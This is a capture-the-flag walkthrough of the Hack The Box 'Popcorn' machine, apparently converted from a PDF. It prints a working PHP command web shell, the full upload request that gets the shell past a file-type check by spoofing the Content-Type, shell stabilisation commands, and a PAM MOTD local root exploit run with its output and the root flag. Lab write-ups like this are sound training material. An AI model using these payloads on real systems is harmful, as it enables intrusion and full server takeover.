



Figure 1: pop.png




Figure 2: 0.png

Writeup by Artemis

HOST : popcorn.htb

Reconnaissance

Figure 3: pop0.png

we register as simple as we can to get access to the interface , here we noticed after few browsing around ; the “upload endpoint”

Figure 4: pop00.png




Figure 5: first look

Exploitation chain

bash

```
Register new torrent file
|
|
Intercept the request in Burpsuite / Caido
|
Update torrent profile using screenshot Functionnality
|
|
reverse shell as image : shell.png.php
|
|
|
[flag located under /home dir]
```

Quick Reminder : change Content-Type tag value to image/png to bypass restriction and upload successfully

Now move to /upload endpoint that got publicly exposed ; locate your .php

Reverse shell

Tip :

bash

```
use
{path}/script -qc /bin/bash /dev/null

for shell stabilisation
```

Privilege Escalation

grab the script and run it

and Here we go ! ! !




Figure 6: Screenshot_20260108_111806.png

```
> cat shell.png.php
<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = $_REQUEST['cmd'];
    system($cmd);
    echo "</pre>";
    die;
}
?>

/home/a/Dow/h/r/popcorn >
```

Figure 7: pop1.png

```

POST /torrent/upload_file.php?mode=upload&id=d6d70603b02217f6e43f3dc5197cdf841eb6e167
HTTP/1.1
Host: popcorn.htb
Content-Length: 453
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://popcorn.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8yFV7tMZ3VXED6E0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://popcorn.htb/torrent/edit.php?mode=edit&id=d6d70603b02217f6e43f3dc5197cdf841eb6e167
Accept-Encoding: gzip, deflate, br
Cookie: /torrent/torrents.php=; /torrent/index.phpfirsttimeload=1; /torrent/index.php=;
/torrent/login.php=; /torrent/torrents.phpfirsttimeload=0; /torrent/=; saveit_0=4;
saveit_1=5; PHPSESSID=c1bb670a768294af5809866ac36f53f4
Connection: keep-alive
----WebKitFormBoundary8yFV7tMZ3VXED6E0
Content-Disposition: form-data; name="file"; filename="shell.png.php"
Content-Type: image/png

<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}

?>

----WebKitFormBoundary8yFV7tMZ3VXED6E0
Content-Disposition: form-data; name="submit"

Submit Screenshot
----WebKitFormBoundary8yFV7tMZ3VXED6E0-

```

Figure 8: pop4.png

Name	Last modified	Size	Description
Parent Directory			
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
d6d70603b02217f6e43f3dc5197cdf841eb6e167.php	08-Jan-2026 19:00	157	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

Figure 9: pop6.png

```
/usr/bin/script -qc /bin/bash /dev/null
www-data@popcorn:/tmp$ ls -la /home -R
/home:
total 12
drwxr-xr-x  3 root  root  4096 Mar 17  2017 .
drwxr-xr-x 21 root  root  4096 Jan  8 18:09 ..
drwxr-xr-x  3 george george 4096 Oct 26  2023 george


/home/george:
total 860
drwxr-xr-x  3 george george  4096 Oct 26  2023 .
drwxr-xr-x  3 root   root   4096 Mar 17  2017 ..
lrwxrwxrwx  1 george george   9 Oct 26  2020 .bash_history -> /dev/null
-rw-r--r--  1 george george  220 Mar 17  2017 .bash_logout
-rw-r--r--  1 george george 3180 Mar 17  2017 .bashrc
drwxr-xr-x  2 george george  4096 Mar 17  2017 .cache
-rw-r--r--  1 george george  675 Mar 17  2017 .profile
-rw-r--r--  1 george george   0 Mar 17  2017 .sudo_as_admin_successful
-rw-r--r--  1 george george 848727 Mar 17  2017 torrenthoster.zip
-rw-r--r--  1 george george   33 Jan  8 18:09 user.txt

/home/george/.cache:
total 8
drwxr-xr-x  2 george george  4096 Mar 17  2017 .
drwxr-xr-x  3 george george  4096 Oct 26  2023 ..
-rw-r--r--  1 george george   0 Mar 17  2017 motd.legal-displayed
www-data@popcorn:/tmp$
```

Figure 10: pop7.png

Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)					
EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
14339	2010-0832	ANONYMOUS	LOCAL	LINUX	2010-07-12

Figure 11: pop8.png



```
1: artemis37@Bl4ckM3iL: ~
www-data@popcorn:/tmp$ exit
exit
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/sh")'
$ ls
ls
exp.sh  vgauthsvclog.txt.0  vmware-root
$ ./exp.sh
./exp.sh
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password: toor

root@popcorn:/tmp# cat /root/root.txt
cat /root/root.txt
914ed78ccc66c4f7938800c435b9d3c6
root@popcorn:/tmp#
```

Figure 12: pop2.png




Figure 13: pop9.png